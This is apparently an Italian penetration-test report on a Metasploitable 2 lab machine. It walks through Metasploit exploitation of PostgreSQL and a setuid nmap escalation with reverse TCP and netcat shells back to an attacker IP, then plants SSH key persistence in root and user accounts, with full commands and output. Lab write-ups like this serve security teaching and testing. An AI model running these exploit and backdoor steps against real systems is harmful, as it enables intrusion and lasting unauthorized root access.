REPORT DI PENETRATION TEST: Metasploitable 2

Data: 21 Gennaio 2026

Target IP: 192.168.1.149

Attacker IP: 192.168.1.150

Esito: COMPROMISSIONE TOTALE (Root Access + Persistence)

---

1. Executive Summary


L'obiettivo del test è stato verificare il livello di sicurezza del server target (Metasploitable 2). Durante l'attività è stato possibile ottenere l'accesso iniziale sfruttando una configurazione errata del database PostgreSQL. Successivamente, tramite attività di ricognizione interna, sono state identificate criticità gravi che hanno permesso l'elevazione dei privilegi a livello amministrativo (Root) e l'installazione di una persistenza SSH.

---

2. Fase 1: Initial Access (Accesso Iniziale)

2.1 Preparazione e Avvio

L'attività è iniziata con l'avvio della console del framework Metasploit.



2.2 Identificazione e Sfruttamento Vulnerabilità

È stata identificata una vulnerabilità nel servizio PostgreSQL. Per sfruttarla, è stato selezionato il modulo exploit `linux/postgres/postgres_payload`. Il sistema ha configurato automaticamente un payload di tipo Meterpreter x86.

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```

2.3 Esecuzione dell'Attacco

Dopo aver impostato i parametri di rete (`RHOSTS` verso il target e `LHOST` verso la macchina attaccante), è stato lanciato l'exploit. L'attacco ha avuto successo, aprendo la **Sessione 1**.

```
msf exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.149
rhosts ⇒ 192.168.1.149
msf exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.150
lhost ⇒ 192.168.1.150
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.149:5432 - 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3
[*] 192.168.1.149:5432 - Uploaded as /tmp/pGLnFEmt.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.150:4444 → 192.168.1.149:56129) at 2026-01-21 10:40:19 -0500
```

2.4 Verifica dell'Accesso

È stata verificata la lista delle sessioni attive per confermare la stabilità della connessione. L'utente compromesso è `postgres` (privilegi limitati).

```
Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.150:4444 → 192.168.1.149:56129
```

---

3. Fase 2: Privilege Escalation Reconnaissance

3.1 Ricerca Strumenti di Ricognizione

Per elevare i privilegi, è stato cercato nel database di Metasploit uno strumento di ricognizione automatica ("Suggester").

```
msf exploit(linux/postgres/postgres_payload) > search type:post recon suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester
   1  post/multi/recon/persistence_suggester      .                normal  No     Persistence Exploit Suggester

Interact with a module by name or index. For example info 1, use 1 or use post/multi/recon/persistence_suggester
```

3.2 Analisi Vulnerabilità Locali

Il modulo `local_exploit_suggester` è stato configurato per analizzare la Sessione 1.

```
msf exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.1.149 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous
```

I risultati dell'analisi hanno evidenziato diverse vulnerabilità. L'attenzione si è focalizzata sull'exploit `setuid_nmap`, segnalato come "Vulnerable" (Yes).

```
[*] 192.168.1.149 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is runn
 5   exploit/linux/local/su_login                          Yes                      The target appears
 6   exploit/linux/persistence/autostart                   Yes                      The service is runn
 7   exploit/multi/persistence/cron                        Yes                      The target appears
 8   exploit/unix/local/setuid_nmap                        Yes                      The target is vulne
```

---

4. Fase 3: Esecuzione Exploit e Troubleshooting

4.1 Selezione dell'Exploit e Rilevamento Errore Potenziale

È stato selezionato l'exploit `exploit/unix/local/setuid_nmap`. **Nota Tecnica:** Durante la selezione, Metasploit ha impostato di default un payload errato per questo scenario (`cmd/linux/http/x64...`), inadatto all'architettura target x86.

```
msf post(multi/recon/local_exploit_suggester) > use exploit/unix/local/setuid_nmap
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
```

È stata collegata la sessione vittima all'exploit.

```
msf exploit(unix/local/setuid_nmap) > set session 1
session => 1
```

Per verificare le opzioni disponibili, è stata controllata la lista dei payload compatibili.

```
msf exploit(unix/local/setuid_nmap) > show payloads
```

4.2 Il Primo Tentativo Fallito (Analisi Errore)

È stato tentato l'utilizzo di un payload Meterpreter HTTP complesso.

```
msf exploit(unix/local/setuid_nmap) > set payload cmd/linux/http/x86/meterpreter/reverse_tcp
payload ⇒ cmd/linux/http/x86/meterpreter/reverse_tcp
```

L'esecuzione ha riportato un esito negativo: l'exploit è stato completato ma nessuna sessione è stata creata, a causa dell'incapacità del target di gestire il download HTTP del payload.

```
msf exploit(unix/local/setuid_nmap) > run
[*] Started reverse TCP handler on 192.168.1.150:444
[*] Dropping lua /tmp/TsqJPDCD.nse
[*] Running /tmp/TsqJPDCD.nse with Nmap
[*] Exploit completed, but no session was created.
```

4.3 Risoluzione (Living off the Land)

Per risolvere il problema, si è optato per un payload più semplice basato su Netcat (`cmd/unix/reverse_netcat`), sfruttando strumenti nativi.

```
msf exploit(unix/local/setuid_nmap) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
```

Questa configurazione ha avuto successo immediato, garantendo l'accesso come **Root** (Sessione 2).

```
msf exploit(unix/local/setuid_nmap) > run
[*] Started reverse TCP handler on 192.168.1.150:4444
[*] Dropping lua /tmp/aTGRjypn.nse
[*] Running /tmp/aTGRjypn.nse with Nmap
[*] Command shell session 2 opened (192.168.1.150:4444 → 192.168.1.149:43812) at 2026-01-21 11:56:26 -0500
```

La verifica dell'identità ha confermato i privilegi amministrativi.

```
ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
whoami
root
^Z
```

```
Id  Name  Type                  Information                          Connection
--  ----  ----                  -----------                          ----------
1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.150:4444 → 192.168.1.149:56129
2         shell cmd/unix                                              192.168.1.150:4444 → 192.168.1.149:43812
```

4.4 Upgrade a Meterpreter

Per abilitare funzionalità avanzate di persistenza, la sessione shell (2) è stata aggiornata automaticamente a Meterpreter.

```
msf exploit(unix/local/setuid_nmap) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.150:4433
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 3 opened (192.168.1.150:4433 → 192.168.1.149:46339) at 2026-01-21 11:59:09 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
```

Ora il sistema è totalmente compromesso con una sessione stabile.

```
msf exploit(unix/local/setuid_nmap) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.150:4444 → 192.168.1.149:56129
  2         shell cmd/unix                                              192.168.1.150:4444 → 192.168.1.149:43812
  3         meterpreter x86/linux  root @ metasploitable.localdomain     192.168.1.150:4433 → 192.168.1.149:46339
```

---

5. Fase 4: Maintaining Access (Persistenza)

5.1 Configurazione Backdoor SSH

È stata effettuata una ricerca per moduli di persistenza SSH.

```
msf exploit(unix/local/setuid_nmap) > search ssh persistence

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/persistence/docker_image    2013-03-20       excellent  Yes    Docker Image Persistence
   1  post/linux/manage/sshkey_persistence      .                excellent  No     SSH Key Persistence
   2  post/windows/manage/sshkey_persistence    .                good       No     SSH Key Persistence

Interact with a module by name or index. For example info 2, use 2 or use post/windows/manage/sshkey_persistence
```

È stato selezionato il modulo `post/linux/manage/sshkey_persistence` per installare una chiave di accesso malevola.

```
msf exploit(unix/local/setuid_nmap) > use 1
msf post(linux/manage/sshkey_persistence) > options

Module options (post/linux/manage/sshkey_persistence):

   Name            Current Setting       Required  Description
   ----            ---------------       --------  -----------
   CREATESSHFOLDER  false                yes       If no .ssh folder is found, create it for a user
   PUBKEY                                no        Public Key File to use. (Default: Create a new one)
   SESSION                               yes       The session to run this module on
   SSHD_CONFIG     /etc/ssh/sshd_config  yes       sshd_config file
   USERNAME                              no        User to add SSH key to (Default: all users on box)

View the full module info with the info, or info -d command.
```

L'esecuzione sulla sessione di Root (Sessione 3) ha installato la chiave e salvato la chiave privata ("Loot") sulla macchina attaccante.

```
msf post(linux/manage/sshkey_persistence) > set session 3
session ⇒ 3
msf post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20260121120358_default_192.168.1.149_id_rsa_436671.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/user/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf post(linux/manage/sshkey_persistence) >
```

5.2 Verifica e Troubleshooting Connessione

Il primo tentativo di connessione SSH ha restituito un errore di negoziazione dovuto all'uso di algoritmi crittografici obsoleti sul server target.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/.msf4/loot/20260121120358_default_192.168.1.149_id_rsa_436671.txt root@192.168.1.149
Unable to negotiate with 192.168.1.149 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Prima di riprovare, sono stati corretti i permessi della chiave privata per rispettare i requisiti di sicurezza SSH.

```
┌──(kali㉿kali)-[~]
└─$ chmod 600 /home/kali/.msf4/loot/20260121120358_default_192.168.1.149_id_rsa_436671.txt
```

5.3 Accesso Finale

Utilizzando i flag di compatibilità per algoritmi legacy (`-o HostKeyAlgorithms=+ssh-rsa`), l'accesso come Root è stato ottenuto con successo senza password.

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /home/kali/.msf4/loot/20260121120358_default_192.168.1.149_id_rsa_436671.txt root@192.168.1.149
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Wed Jan 21 10:14:19 2026 from 192.168.1.150
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

---

6. Conclusioni

Il test ha dimostrato la vulnerabilità critica del sistema a causa di software non aggiornato e configurazioni SUID insicure. La persistenza installata conferma la possibilità di mantenere l'accesso a lungo termine. Si raccomanda l'aggiornamento immediato e la revisione dei permessi.